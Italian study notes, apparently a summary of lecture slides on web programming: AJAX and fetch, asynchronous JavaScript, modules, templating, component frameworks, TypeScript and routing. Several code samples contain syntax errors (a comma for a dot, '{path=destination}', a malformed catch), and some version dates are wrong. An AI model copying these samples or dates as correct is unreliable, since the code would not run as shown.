- **Non** è un linguaggio di programmazione, ma una combinazione di tecnologie:
  - HTML, CSS.
  - DOM (modificato con JavaScript).
  - `XMLHttpRequest` (XHR) per lo scambio di messaggi asincroni.
  - XML o JSON per i dati.

Architettura AJAX

1. L'utente interagisce con la pagina.
2. JavaScript crea una richiesta `XMLHttpRequest` .
3. La richiesta viene inviata al server (asincrona).
4. Il server elabora la richiesta e invia una risposta.
5. JavaScript elabora la risposta e aggiorna il DOM.

Pregi di AJAX

- **Usabilità:** Interattività, elimina l'attesa "click-and-wait".
- **Velocità:** Meno dati scambiati, computazione parzialmente sul client.
- **Portabilità:** Supportato dai browser principali, platform-independent, non richiede plugin.

Difetti di AJAX

- **Usabilità:** Problemi con il pulsante "back" e i segnalibri, indicizzazione difficile per i motori di ricerca.
- **Accessibilità:** Problemi con browser non visuali, richiede alternative.
- **Configurazione:** Richiede JavaScript abilitato (e ActiveX su IE).
- **Compatibilità:** Test su diversi browser necessari, alternative per browser senza supporto JavaScript.

Creare un'applicazione AJAX (passaggi chiave)

1. Creazione/configurazione della richiesta (XHR, librerie, `fetch()`).
2. Invio della richiesta.
3. *Attesa asincrona.*
4. Ricezione/analisi della risposta (o errore).
5. Modifica del DOM.

XMLHttpRequest (XHR) - Dettagli

- **`open()` :** Prepara la connessione (metodo HTTP, URL, asincrono/sincrono).
  - Asincrono: `http_request.onreadystatechange = myHandler;`

```
http_request.open('GET','http://www.example.org/file.json',true);
http_request.open('GET','http://www.example.org/file.json',false);
//Sconsigliatissimo
```

```
if (window.XMLHttpRequest) {
http_request = new XMLHttpRequest();
...
}
```

- **`send()`**: Invia la richiesta.
  - Parametro: body della richiesta (query string per POST, `null` per GET, o altri dati con `setRequestHeader`).

```
http_request.send(null);
http_request.setRequestHeader('Content-Type', 'mime/type');
```

- **Gestione della risposta (asincrona):**
  - `onreadystatechange`: funzione chiamata a ogni cambio di stato.
  - `readyState`: stato della richiesta (0: uninitialized, 1: loading, 2: loaded, 3: interactive, 4: complete).
  - `status`: codice di stato HTTP (200: OK, 404: Not Found, 500: Internal Server Error, ecc.).
  - `responseText`: risposta come testo.
  - `responseXML`: risposta come XMLDocument.

```
function myHandler() {
    if (http_request.readyState == 4) {
        if (http_request.status == 200) {
// risposta ricevuta e corretta

        } else {
// errore
        }
    }
}
```

- **Esempio XHR completo (sincrono - SCONSIGLIATO):**

```
function getData(){
  try {
  // Attiva la connessione Ajax
  myXHR = new XMLHttpRequest();
  myXHR.open("GET", "http://www.server.it/server ", false);
  myXHR.send(null);
    //legge la risposta
  let d = JSON.parse(myXHR.responseText);
    // modifica il documento corrente
    let data = prepareHTML(d);
    document.querySelector('#result').innerHTML = data ;
  }catch(error) {
      alert("Caricamentoimpossibile");
  }
}
```

- **Esempio XHR completo (asincrono - CONSIGLIATO):**

```
    function getData(){
  // Attiva la connessione Ajax
  myXHR = new XMLHttpRequest();
  myXHR.onreadystatechange = myHandler;
  myXHR.open("GET", "http://www.server.it/server ", true);
  myXHR.send(null);
}

function myHandler() {
if (myXHR.readyState == 4) {
if (myXHR.status == 200) {
   //legge la risposta
   let d = JSON.parse(myXHR.responseText);
   // modifica il documento corrente
    let data = prepareHTML(d);
    document.querySelector('#result').innerHTML = data ;
}
}
    }
```

Alternative a XMLHttpRequest

- **jQuery:** Funzione `$.ajax()` semplificata (e varianti `$.get()`, `$.post()`, `$.put()`). Supporta anche le promesse.

```
$.ajax({
    method: "GET",
    url: "http://www.server.it/server",
    success: function(d) {
        let data = prepareHTML(d);
        $('#result').html(data);
        alert("Caricamentoeffettuato");
    }, error: function(data) {
        alert("Caricamento impossibile");
    }
})

//Con promesse:

let good = (d) => {
    let data = prepareHTML(d);
    $('#result').html(data);
    alert("Caricamentoeffettuato");
};
let bad = () => {
    alert("Caricamento impossibile");
};
$.get("http://www.server.it/server").then(good, bad);
```

- **Axios:** Libreria open source basata su promesse (usata con React, Vue, Angular).

```
const axios = require('axios');
axios.get("http://www.server.it/server").then((d) => {
    let data = prepareHTML(d);
    document.querySelector('#result').innerHTML = data;
    alert('Caricamentoeffettuato');
}).catch((error) => {
    alert("Caricamentoimpossibile");
});

//Con async/await
async function getData() {
    try {
        let response = await axios.get("http://www.server.it/server");
        let data = prepareHTML(response.data);
        document.querySelector('#result').innerHTML = data;
        alert('Caricamentoeffettuato');
    } catch ((error) => {
        alert("Caricamentoimpossibile");
    }
}
getData();
```

- **Fetch:** API standard dei browser, basata su promesse.

```
fetch("http://www.server.it/server")
    .then(response => response.json())
    .then(d => {
        let data = prepareHTML(d);
        document.querySelector('#result').innerHTML = data;
        alert('Caricamentoeffettuato');
    }).catch((error) => {
        alert("Caricamentoimpossibile");
    });

      //Con parametro opzionale
    fetch("http://www.server.it/server", {
        method: 'POST',
        headers: {
            'Content-Type': 'application/json'
        },
        body: JSON.stringify(formData),
    }).then(response => response.json()).then(d => {
        let data = prepareHTML(d);
        document.querySelector('#result').innerHTML = data;
        alert('Caricamentoeffettuato');
    }).catch((error) => {
        alert("Caricamentoimpossibile");
    });
```

Programmazione Asincrona in JavaScript

- Caratteristica fondamentale di JavaScript.
- Esempi:
  - Richieste Ajax.
  - Gestione dei dati ricevuti via Ajax.
  - Gestione degli eventi utente.
  - `setTimeout()` . *Le callback sono funzioni indipendenti eseguite dopo il flusso principale.*

Esempi e Problemi

- **Esempio 1:** `setTimeout(..., 0)` esegue la funzione *dopo* il codice sincrono.
- **Esempio 2:** Ordine di esecuzione in chiamate Ajax (risposta corretta: "Ho messo nel forno l'arrosto"). Le funzioni di callback delle chiamate asincrone sono eseguite *dopo*.
- **Problema:** Codice bloccante (sincrono) può rendere l'applicazione non responsiva.
- **Problema:** Chiamate a catena (es. query a più database) diventano complesse.

Soluzioni per la Programmazione Asincrona

1. **Codice asincrono semplice:** Non funziona per chiamate a catena.
2. **Codice bloccante:** Sconsigliato, blocca l'interfaccia utente.
3. **Logica server-side:** Sposta la logica sul server (meno vantaggi da Ajax, complessità di gestione).
4. **Callback:** Comuni, ma JavaScript è single-thread. Le callback vengono eseguite *dopo* il flusso principale, non hanno accesso alle variabili locali della funzione chiamante (solo globali e closure). "Callback hell" con chiamate a catena.
5. **Promesse:** Oggetti che conterranno un valore in futuro. Semplificano il "callback hell". Create dalla funzione chiamante, mantenute dalla funzione chiamata.

```
    function searchSomeProducts(query) {
  promiseSearch('orders',query).then( (orders) => {
    let output = prepareTable(orders);
    document.getElementById("display").appendChild(output);
  })}

function promiseSearch(db, query) {
  let async = true;
  return new Promise(function(resolve) {
    let DB = dbConnect("http://wwww.site.com",db,acct,pwd)
        let DB = DB.search(query, async, function(data) {
      resolve(data);
    }
  });}
```

6. **Generator/yield:** (ES2016) Funzioni che possono essere interrotte e riprese. `yield` mette in pausa l'assegnazione. `next()` fa proseguire l'esecuzione. Utili con gli iteratori.
7. **async/await:** (ES2017) Il modo più semplice. `async` indica una funzione asincrona. `await` sospende l'esecuzione fino al completamento di una promessa. Mantiene lo stack e il contesto.

```
    async function searchBetterProducts(query) {
    let async = true;
    let orderDB = dbConnect("http://wwww.site.com", "orders", acct, pwd)
```

```
    let orders = await orderDB.search(query, async);
    let productDB = dbConnect("http://wwww.site.com", "products", acct, pwd)
    let products = await productDB.search(orders, async);
    let opinionDB = dbConnect("http://wwww.site.com", "opinion", acct, pwd)
    let opinions = await opinionDB.search(products, async);
    let output = prepareTable(orders, products, opinions);
    document.getElementById(“display”).innerHTML = output;
}
```

8. **Promise.all():** Per chiamate asincrone indipendenti. Restituisce una promessa che si risolve quando tutte le promesse in input si sono risolte. Si può usare l'operatore spread (`...`) per passare i risultati.
9. **`for await...of...`:** (ES2023) Combina generatori, iteratori e `await/async`. Meno diffuso.

- **Esercizio:** Sistema di connessioni parallele (link fornito).

Questo riassunto copre tutti i punti principali del PDF, organizzati in modo logico e con esempi di codice per chiarire i concetti. Sono evidenziati i punti chiave e le differenze tra le varie tecniche.

Appunti su Javascript: Temi Trasversali (Parte II)

Modularizzazione in Javascript

Concetti Chiave

- **Modularizzazione:** Suddivisione del codice di un programma complesso in frammenti indipendenti e intercambiabili.
- **Benefici:** Separation of concern, incapsulamento, intercambiabilità del codice, load on demand.
- **Struttura di un Modulo:**
  - File separato.
  - Variabili:
    - Locali alla funzione (ambito usuale).
    - Locali al modulo (globali nel modulo, ma invisibili all'esterno).
    - Esportate dal modulo (visibili a chi include il modulo).
  - Gestione della *namespace pollution* (conflitti tra nomi di variabili/funzioni in moduli diversi).

Evoluzione della Modularizzazione in Javascript

1. **Inizio:** Nessun meccanismo di modularizzazione nativo.
2. **Successivamente:** Introduzione di prototipi, closure, IIFE (Immediately Invoked Function Expression), classi.
3. **Standardizzazione:**
   - **CommonJS (e AMD):** Prima proposta (2009), adottata da NodeJS. Non funziona nativamente sui browser (AMD è una versione parzialmente compatibile). Usa `module.exports` e `require`.
   - **ES Modules (ECMAScript Modules):** Standard WHATWG, supportato dai browser moderni (dal 2016). Usa `export` e `import`.

CommonJS e AMD

- **`module.exports`:** Specifica cosa esportare dal modulo.
- **`require('./path/to/module.js')`:** Importa un modulo.
- **Esempio**

```
// keys.js (modulo)
var keys = { /* ... */ };
var Utils = { /* ... */ };
module.exports = Utils; //keys.js

// main.js (utilizzo del modulo)
var keys = require('./keys.js'); //main.js
// ... usa keys ...
```

ES Modules (1)

- **`export`:** Specifica cosa esportare dal modulo.
- **`import { name1, name2 } from './module.js';`:** Importa specifici nomi da un modulo.
- **`import * as myModule from './module.js';`:** Importa tutto il modulo in un oggetto (namespace).
- **Esempio**

```
// keys.js (modulo)
var keys = { /* ... */ };
export function name(keyCode) { /* ... */ }  //keys.js
export function keyCode(name) { /* ... */ }   //keys.js

// main.js (utilizzo del modulo)
import { name, keyCode } from './keys.js';   //main.js
// ... oppure ...
import * as keys from './keys.js';          //main.js
// ... usa keys.name, keys.keyCode ...
```

ES Modules (2) - Esportazione Predefinita

- **`export default myValue;`:** Esporta un singolo valore (oggetto, funzione, variabile, ecc.) come esportazione predefinita.
- **`import myNewName from './module.js';`:** Importa l'esportazione predefinita, dandole un nome arbitrario.
- **Esempio:**

```
  // keys.js (modulo)
var keys = { /* ... */ };
function name(keyCode) { /* ... */ }
export default name; //keys.js

// main.js
import newName from './keys.js'; //main.js
```

ES Modules (3) - Utilizzo nel Browser

- **`<script type="module" src="module.js"></script>`:** Indica al browser che si sta caricando un modulo ES, e non uno script tradizionale. Senza `type="module"`, il browser genererebbe un errore.

Moduli in Node.js

- Node.js è fortemente modulare.
- Un modulo è un file JavaScript.
- I moduli vengono cercati localmente o globalmente.
- Caricamento con `require()` (CommonJS) o `import` (ES Modules).
- **Struttura del caricamento:**
  1. Modulo core built-in (parte di Node.js).
  2. Dipendenza esterna (installata con `npm`).
  3. Script locale.

Creare un Modulo (Esempi)

- **CommonJS**

```
// greetings.js
  hello = function() { console.log("Hello!\n") }
  ciao = function() { console.log("Ciao!\n") }
```

```
module.exports.hello = hello;
module.exports.ciao = ciao;
```

- **ES Modules**

```
// greetings.js
hello = function() { console.log("Hello!\n") }
ciao = function() {  console.log("Ciao!\n") }

greetings = {hello, ciao}
export default greetings;
```

Interpolazione e Template HTML

Introduzione

- I siti web dinamici generano HTML programmaticamente.
- Template: pagina HTML "vuota" (grafica e struttura) con *placeholder* che verranno sostituiti con valori calcolati.
- Placeholder: sintassi speciale per distinguersi dal contenuto statico.

Problemi con la Generazione di HTML

- Stringhe lunghe e multilinea.
- Conflitti di caratteri (es. virgolette in HTML e come delimitatori di stringhe nel linguaggio di programmazione).
- Necessità di interpolazione di variabili (inserimento di valori dinamici nel template).

Soluzioni per l'Interpolazione

1. **Virgolette Annidate:** Problematico per la leggibilità e la gestione degli errori.

```
var a ="<p class='"+obj.class+"'>"+obj.testo+"</p>"
```

2. **Funzioni di Formattazione:** `sprintf` (C/C++), `.format()` (Python), interpolazione automatica in PHP (con doppi apici).

```
//Esempio Python
v = "La sommadi {0} e {1} vale {2}".format(a, b, a+b)
```

3. **Heredoc:** Sintassi per stringhe multilinea. In PHP, interpolazione automatica. In Python, usare `.format()`.

```
//Esempio Python
V = """\
<html>
<body>
  <h1>Hello {name}!</h1>
</body>
</html>""".format(name="John")
```

4. **Template Server-Side (es. Pug):** Motori di template che elaborano un template e dati, generando l'HTML finale.

```
//Esempio con Express.js e Pug
app.set('view engine', 'pug')
app.get('/', function (req, res){
  res.render('index.pug', {
    title: 'Ciao a tutti',
    message: 'Prima prova!'
  })
})
```

5. **Nascondere i Template (Soluzione "Brutta"):** Inserire il template nell'HTML, ma nascosto (es. con CSS `display: none`). Problemi di accessibilità, SEO, caricamento di risorse inutili.

6. **Tag `<template>` (HTML Living Standard):**

   - Contenuto inerte (non renderizzato, script non eseguiti, immagini non caricate).
   - Attivazione: importazione del contenuto nel DOM con `document.importNode()`.

```
<template id="tpl">
  <p>Testo</p>
  <img src=""/>
</template>

<script>
let tpl = document.getElementById('tpl').content ;
let img = tpl.getElementsByTagName('IMG')[0] ;
img.src = 'fig1.gif' ;
let newContent = document.importNode(tpl, true) ; // Importa in profondità
document.getElementById('output').appendChild(newContent) ;
</script>
```

7. **Interpolazione "dei poveri" (Funzione Personalizzata):** Creare una funzione `tpl()` che usa `replace()` per sostituire placeholder.

```
String.prototype.tpl= function(o) {
  var r = this ;
  for (var i in o) {
    r = r.replace(new RegExp("\\$"+i, 'g'),o[i])
  }
  return r
}

// Uso con un oggetto:
var t = "<p>Io sono il $titolo $nome $cognome.</p>";
var o = {titolo: "prof.", nome: "Fabio", cognome: "Vitali"} ;
var r = t.tpl(o);
```

8. **Template Literals (Backticks):**

- Delimitatori: backtick (`` ` ``).
- Stringhe multilinea.
- Interpolazione: `${variable}`.
- **Importante:** L'interpolazione avviene *solo* al momento dell'assegnazione del template literal.

```
var firstName = 'Jane';
var x = `Hello ${firstName}!
How are you
today?`;
```

9. **Combinazione di `<template>` e `String.prototype.tpl()`:** Approccio comodo per template con placeholder.
10. **Framework per Template Client-Side (Mustache.js, Handlebars.js, Angular, React, Vue):** Librerie che forniscono meccanismi avanzati di templating e data binding.
    - **Mustache.js:** Semplice, logic-less (nessuna logica nel template).
    - **Handlebars.js:** Estensione di Mustache, permette accesso a oggetti annidati e blocchi contestuali.
    - **Angular, React, Vue:** Framework più complessi che usano il concetto di *componenti* (vedi sezione successiva).

Componenti

Concetto di Componente

- Insieme di codice (HTML, CSS, JavaScript) autonomo, autosufficiente e incapsulato.
- Le applicazioni web moderne sono costruite come composizioni di componenti.
- Un componente gestisce:
  - Visualizzazione (HTML + CSS).
  - Interazione con l'utente (eventi, callback).
  - Interazione con altri componenti e con l'applicazione (scambio dati, manipolazione del DOM).

Termini Comuni nei Framework a Componenti

- **Custom Element:** Estensioni di HTML (elementi o attributi) che inseriscono un componente nel DOM.
- **Template:** Frammento HTML sostituito al custom element in fase di rendering.
- **Virtual DOM / Shadow DOM:** Copia nascosta del DOM usata per il rendering, migliorando le performance.
- **Slot e Interpolazione:** Punti di collegamento tra componenti (slot) e visualizzazione di dati (interpolazione).
- **Binding Monodirezionale (One-Way) e Bidirezionale (Two-Way):** Collegamento automatico tra dati e visualizzazione.
  - **Monodirezionale:** Aggiornamento automatico della vista quando il modello cambia.
  - **Bidirezionale:** Aggiornamento automatico della vista *e* del modello quando uno dei due cambia.

Routing

Definizione

- Assegnazione di un URI diverso a ogni stato dell'applicazione web.
- **Semplice con LAMP:** Ogni pagina HTML/script ha un URI (file system routing).
- **Complesso con Ajax e Node.js:** Necessità di gestire il routing esplicitamente.

Tipi di Routing

1. **Routing Server-Side:**
    - Il browser si aspetta una pagina HTML completa.
    - L'application logic server-side decide il contenuto da inviare.
    - Fattori decisionali:
        - Metodo HTTP (GET, POST, PUT, DELETE).
        - URI (protocollo, dominio, path, query, fragment).
        - Header della richiesta (non di competenza del router).
    - **Esempio con Express.js:**

```
// file routes.js
var express = require('express');
var router = express.Router();
router.get('/', function(req, res){
  res.send('<p>This is the home page</p>');
});
router.get('/about', function(req, res){
  res.send('<p>This is the about page</p>');
});

module.exports = router;
```

2. **Routing Client-Side:**
    - Non si usa la navigazione server-side per cambiare contenuto.
    - **Single Page Application (SPA):** Unico documento HTML, il contenuto è generato da JavaScript.
    - **Problemi con SPA:** L'URI non cambia, impatti su SEO, bookmark, back/forward, ecc.
    - **Approcci:**
        - **Client-Side Rendering (CSR):** HTML iniziale vuoto/generico, contenuto caricato via XHR.
        - **Server-Side Rendering (SSR):** Stato mantenuto sul server, HTML generato dal server a ogni richiesta.
        - **Static Site Generators (SSG):** Stato sul server, pagine HTML statiche generate in fase di compilazione.
    - **Gestione di `location` e `history`:**

        - `window.location`: Informazioni sull'URI corrente.
        - `window.history`: Stack degli URI visitati.
        - Necessario manipolarli esplicitamente per avere routing funzionante in una SPA.
    - **Routing "Fatto a Mano" (Esempio):**

```
//HTML
<nav><ul>
  <li><a href="#" onclick="goto('home')">Home</a></li>
</ul></nav>
<main id="content"> </main>

//Javascript
let routes = {
  home:     `<h1>Welcome to my home page</h1>`,
  about:    `<h1>About this web site</h1>`,
  contacts: `<h1>Contacts</h1>`
}
const content = document,getElementById('content');

function goto(destination) {
  content.innerHTML = routes[destination];
  let newUri = "/" + destination ;
  window.history.pushState( {path=destination}, "", newUri );
}
```

    - **Routing con Framework (Angular, React, Vue):** Librerie dedicate (es. `RouterModule` in Angular, `react-router-dom` in React, `vue-router` in Vue).

Routing Dinamico (Parametrico)

- Gestione di URI con parametri (es. `/users/:id`).
- Esempi con Express, Angular, React, Vue.

Binding

Definizione

- Collegamento tra dati usati in parti diverse di un programma.
- Modifiche a un dato si propagano automaticamente agli altri dati collegati.
- **Tipi:**
    - **Monodirezionale (One-Way):** Una locazione primaria del dato, le altre sono secondarie (solo lettura).
    - **Bidirezionale (Two-Way):** Tutte le locazioni sono modificabili, le modifiche si propagano ovunque.
- **Nota:** Il metodo `.bind()` delle funzioni JavaScript *non* è correlato al data binding.

Model-View-Controller (MVC) e Model-View-ViewModel (MVVM)

- Pattern di programmazione per la progettazione delle interfacce.
- **MVC:**
    - **Modello:** Natura concettuale del dato.

    - **Vista:** Widget che mostra il dato.
    - **Controller:** Allinea modello e vista, gestisce l'interazione.
- **MVVM:**
    - **Modello:** Come in MVC.
    - **Vista:** Come in MVC.
    - **ViewModel:** Collega (binding) elementi della vista a strutture del modello.
- **Esempio:** Applicazione per visualizzare fatture (tabella e grafico).

Implementazioni del Data Binding

- **Fatto a Mano:** Uso di eventi (es. `onchange`, `input`) e manipolazione del DOM.
- **Angular.js:** Binding bidirezionale con direttive (es. `ng-model`).
- **Angular:** Uso di property binding (`[ ]`) e event binding (`( )`).
- **React:** Stato gestito con `useState`, propagazione manuale delle modifiche (tipicamente monodirezionale, ma si può implementare il bidirezionale).
- **Mutation Observer:** API del browser per osservare modifiche al DOM. Utile per implementare binding personalizzati.
- Reattività: Meccanismi per gestire in modo efficiente il binding quando ci sono molte dipendenze.
- **Signal:** Un tipo di dato reattivo, gestisce automaticamente la propagazione delle modifiche.

Esercizi Proposti (link forniti nel PDF)

1. Calcolatrice
2. Annotazione testuale di frasi (UmmaGramma)

Appunti: Framework Javascript

Introduzione

Questo documento introduce diversi framework JavaScript a componenti, focalizzandosi su Angular.js, Angular, React.js, Vue.js e Web Components, con cenni ad altri framework emergenti.

Angular.js (versione 1.x)

- **Nascita e Storia:** Nasce nel 2009, progetto Open Source supportato da Google (2010).
- **Obiettivo:** Semplificare la creazione di Single Page Application (SPA).
- **Pattern:** Model-View-Controller (MVC) e Model-View-ViewModel (MVVM).
- **Concetto Chiave:** Trasformare parti di una pagina web in "view" di un "model", gestite da un "controller" Javascript (binding bi-direzionale).

Componenti Chiave di Angular.js

- **Model:**
  - Struttura dati (JSON o oggetto Javascript).
  - Può essere statico, caricato via Ajax, o calcolato.
- **View:**
  - Frammento HTML.
  - Decorato con attributi speciali (`ng-*`) e placeholder (`{{nome}}`).
  - Indica il controller da usare.
- **Controller:**
  - Codice Javascript.
  - Lega la view al model.
  - Utilizza la *dependency injection* (`$scope` , `$http`).
- **Module:**
  - Contenitore di tutte le parti dell'applicazione.
- **Directive:**
  - Struttura di markup (elemento, attributo, classe) con un comportamento specifico.

Angular (versione 2+)

- **Evoluzione Radicale:** Rilascio drasticamente differente da AngularJS (fine 2014), *non* retrocompatibile.
- **Nomenclatura:**
  - **AngularJS:** versione 1.x.
  - **Angular:** versioni successive (senza specificare la versione).
- **Cambiamento Fondamentale:** Da motore di template HTML (MVVM) a piattaforma per applicazioni web basata su **componenti** (Component Based Architecture - CBA).
- **Costruzione del DOM:** Angular *costruisce* il DOM da zero, partendo da frammenti HTML e CSS indipendenti.

Concetti Chiave di Angular

- **Moduli:**
  - NON i moduli Javascript.
  - Frammenti complessi (HTML, CSS, codice JS/TS).

    - Incapsulati, autonomi, autosufficienti.
    - Flusso di dati tra moduli controllato.
- **Direttive:**
    - Componenti speciali che modificano il comportamento del markup e del DOM.
    - Introdotte dal decoratore `@Directive`.
    - **Direttive strutturali:** Cambiano il contenuto del DOM (`*ngFor`, `*ngIf`).
    - **Direttive di attributo:** Arricchiscono il DOM (`[ngModel]`).
- **Componenti:**
    - Tipo di direttiva con template HTML e selettore (nuovo elemento di markup).
    - Introdotto dal decoratore `@Component`.
- **Routing:**
    - Passaggio tra macro-stati dell'applicazione.
    - Modifica l'URI.
    - Gestisce scoping e passaggio dati.
- **Typescript:**
    - Linguaggio adottato, compilato in Javascript a runtime.

Angular: Setup e Bootstrap

- **AngularJS:** Direttive in un documento HTML (`ng-app`, `ng-controller`).
- **Angular:** Command Line Interface (CLI) per creare progetti e componenti.
    - Struttura di directory e file predefinita.
    - Componenti in directory indipendenti (HTML, TS, CSS).

Angular.js vs. Angular: Riepilogo

- **Angular** è "opinionato": vincola il progettista al suo modello.
- **Dependency injection** e **unit testing** sono concetti fondamentali.
- Evoluzione dal templating/MVC a un'architettura a componenti.

React.js

- **Nascita e Storia:** Nasce in Facebook (2011), open source dal 2013.
- **Evoluzione:** Da motore di template a framework applicativo (browser) e ambiente di progettazione integrato (React Native, 2015).
- **React Native:** Usa Javascript, ma renderizza view native (non HTML/DOM).

Principi Base di React

- **Virtual DOM:**
    - React modifica una *copia* del DOM.
    - La libreria controlla la propagazione e aggiorna il DOM reale (reconciliation).
- **One-way data binding:**
    - Elementi del DOM associati a uno "store".
    - Modifiche allo store -> rendering del VDOM -> aggiornamento del DOM.
- **Universal rendering:**
    - Il VDOM permette l'uso di renderer diversi (non solo browser).
    - **React Native:** applicazioni native per dispositivi mobili.
    - **Next.js:** Server-Side Rendering (SSR) per SEO e performance.
- **JSX:**
    - Mix di Javascript, XML e CSS.

    - Semplifica la creazione di template HTML con espressioni Javascript.
    - **Babel:** componente che gestisce la coesistenza di JS e markup.
- **Components:**
    - Unità indipendenti di codice, markup e stile.
    - Riutilizzabili e configurabili tramite "props".

React: Modello di Processo

- Un componente React è una funzione che restituisce HTML/JSX.
- `render()` : contiene il template.
- **JSX:** mescola Javascript e markup HTML.
- Struttura di markup riutilizzabile (nuovi tag).

JSX e Babel: Dettagli

- **JSX:** estensione di Javascript con markup.
- **Babel:** interpreta ricorsivamente il codice JSX:
    - Valuta espressioni Javascript.
    - Esegue funzioni/classi per elementi corrispondenti.
    - Sostituisce l'elemento con l'output.
- `ReactDOM.render()` : inserisce il codice JSX interpretato nel DOM.

Vue.js

- **Nascita e Storia:** Nasce in Google (2014) come versione semplificata di Angular.
- **Caratteristiche:**
    - Template, sintassi handlebar, espressioni Javascript, binding bidirezionale, direttive (componenti).
    - *Non* ha: scope, dependency injection, controller.

Vue.js: Concetti Chiave

- **Interpolazione:**
    - Struttura dati unica per tutti i dati visibili.
    - Formule di interpolazione accedono direttamente a questa struttura.
- **Reattività:**
    - Interazioni utente -> funzioni di callback -> aggiornamento dati e DOM.
- **Integrabilità:** Si integra facilmente in HTML tradizionale.
- **Composition API vs Option API**:
    - Options API: Obsoleta
    - Composition API: Più moderna, consigliata

Vue.js: Single File Component

- Componenti isolati e indipendenti.
- Contengono:
    - Template HTML.
    - Stili CSS locali.
    - Dati.
    - Metodi locali.

Componenti e Binding in Vue

- Un componente può essere associato a un elemento di markup.
- `props` : per passare dati ai componenti.
- `<slot>` : per annidare contenuti.

Web Components

- **Ispirazione:** Prendono spunto dai framework a componenti (Angular, React, Vue).
- **Standard HTML:** Introducono i web component nella sintassi standard.

Caratteristiche dei Web Components

- **Custom element:** Estensione del vocabolario HTML.
- **Shadow DOM:** Mini-DOM protetto (script, stili, eventi separati).
- **HTML template:** Frammento HTML associato a un custom element.

Differenze con Altri Framework

- Registrazione del componente (array globale `customElements`).
- Shadow DOM: per elementi non (ancora) visualizzati.
- `attachShadow()` : integra lo shadow DOM nel DOM reale.
- Separazione pagina/componenti, template, shadow DOM: facoltativi.
- `<slot>` : per annidare sotto-componenti.

Altri Framework

- **Preact:** Compatibile con React, ma più piccolo e senza build.
- **Svelte:** Richiede build, supporta Javascript e Typescript, usa un linguaggio simile a JSX.
- **HTMX:** Manipolazione del markup tramite attributi (simile a Bootstrap), scambio di dati tramite HTML (non JSON).
- **Alpine:** Alternativa moderna a jQuery, minimo overhead, nessuna build.

Conclusioni

- **Component-Based Architecture (CBA):** Modello dominante.
- **HTML e CSS come "assembler":** Linguaggi di basso livello per la presentazione.
- **Ruolo delle aziende:** Influenza su WHATWG e W3C (librerie proprietarie, CDN).
- **Importanza della "conquista" degli sviluppatori:** Adozione di framework e linguaggi.

Javascript - Temi Trasversali (III parte)

Type Checking e Typescript

Problema della tipizzazione dinamica in JavaScript

- JavaScript è un linguaggio con tipizzazione dinamica: il controllo dei tipi avviene a runtime.
- Questo rende difficile il debugging e l'analisi statica del codice.
- Il comportamento del codice può variare in base ai tipi dei parametri passati alle funzioni.
- La validazione del codice richiede l'esecuzione in tutti i possibili scenari, diventando insostenibile.

Typescript come soluzione

- Typescript è un linguaggio open source sviluppato da Microsoft (dal 2012).
- È un superset di JavaScript: tutto il codice JavaScript valido è anche codice Typescript valido.
- Aggiunge annotazioni di tipo e un sistema di type-inference per l'analisi statica.
- Un compilatore (transpiler) converte il codice Typescript in JavaScript, eseguendo il type checking.

Estensioni di Typescript

1. **Annotazioni di tipo:**
    - Implicite (per inferenza): `const el = 'Hello world';` // el è di tipo string
    - Esplicite: `const el: string = 'Hello world';`
2. **Dichiarazione di tipo in funzioni e array:**

```
function add(a: number, b: number): number {
  return a + b;
}

let arrayOfNumbers: number[] = [1, 2, 3, 4];
type arrayOfStrings = Array<string>;
```

3. **Tipo generico `any` :** Permette di assegnare qualsiasi tipo a una variabile.

```
 let abc: any = { a: 'x', b: 15, c: new Date() };
```

4. **Interfacce:** Definiscono la struttura di un oggetto.

```
interface Person {
  name: string;
  age: number;
}
```

5. **Classi:** Con modificatori di accesso `private` e `public` .

```
class Person {
  private codicefiscale: string;
  public name: string;
  public age: number;
```

```
    //...
}
```

6. **Estensioni di classi:** Ereditarietà e modificatori `static` e `readonly`.

```
class Employee extends Person {
  static numOfEmployee: number = 0;
  readonly cmp: string = "ACME";
    // ...
}
```

7. **Decoratori:** Funzioni che modificano classi, metodi, proprietà o parametri. Sono precedute da `@`.

```
class Person {
// ...
  @check
  toString(): string { ... }
}
```

Routing

Definizione

- Assegnazione di un URI diverso a ogni stato dell'applicazione web (selezione di contenuto).

Routing Server-Side

- Il browser si aspetta una pagina HTML completa come risposta.
- L'application logic decide quale contenuto inviare.
- Fattori decisionali:
  - Metodo HTTP (GET, POST, PUT, DELETE).
  - URI della richiesta (protocollo, dominio, path, query, fragment).
  - Header della richiesta (non di competenza del router).

Esempio con Express.js

- Libreria Node.js per il routing server-side.

```
// index.js
var express = require('express');
var app = express();
var routes = require('./routes.js');
app.use('/', routes);
app.listen(8000);

// routes.js
var express = require('express');
var router = express.Router();
router.get('/', function(req, res){ ... });
router.get('/about', function(req, res){ ... });
```

```
router.post('/contacts', function(req, res){ ... });
module.exports = router;
```

Routing Client-Side

- Non si basa sulla navigazione server-side.
- Utilizzato nelle Single Page Application (SPA).
- La pagina HTML è unica, l'URI non cambia mai.
- Problemi con navigazione, bookmark, back/forward, SEO, etc.

Approcci

1. **Client-Side Rendering (CSR):**
    - Pagina HTML iniziale vuota o con contenuto generico.
    - Il contenuto viene caricato dinamicamente tramite richieste XHR (AJAX).
    - Il DOM viene modificato lato client.
2. **Server-Side Rendering (SSR):**
    - Lo stato è mantenuto sul server.
    - Il server genera una nuova pagina HTML a ogni richiesta.
3. **Static Site Generators (SSG):**
    - Lo stato è mantenuto sul server.
    - Le pagine HTML vengono generate staticamente durante la compilazione.
    - Nessuna computazione durante la navigazione.

Gestione di `location` e `history`

- `window.location` : informazioni sull'URI corrente.
- `window.history` : stack degli URI visitati.
- È necessario gestirli esplicitamente per avere URI navigabili e utilizzabili.

Esempio di routing "fatto a mano"

```
// HTML
<nav>
  <ul>
    <li><a href="#" onclick="goto('home')">Home</a></li>
    </ul>
</nav>
<main id="content"></main>

// JavaScript
let routes = {
  home: `<h1>Welcome</h1>`,
  // ...
};

const content = document.getElementById('content');

function goto(destination) {
  content.innerHTML = routes[destination];
```

```
  let newUri = "/" + destination;
  window.history.pushState({ path: destination }, "", newUri);
}
```

Routing con framework

- **Angular:** `RouterModule`, `routerLink`.
- **React:** Libreria `react-router-dom`, componente `Route`.
- **Vue:** Libreria `vue-router`, componenti `RouterView` e `RouterLink`.

Routing Dinamico (o Parametrico)

- Gestione di parametri nell'URI.
- Esempi:
  - React: `<Route path="/users/:id" element={<User />} />`
  - Angular: `{ path: 'users/:id', component: UserComponent }`
  - Vue: `{ path: '/users/:id', component: User }`
  - Express: `app.get('/users/:id', function(req, res) { ... });`

Server-Side Generation

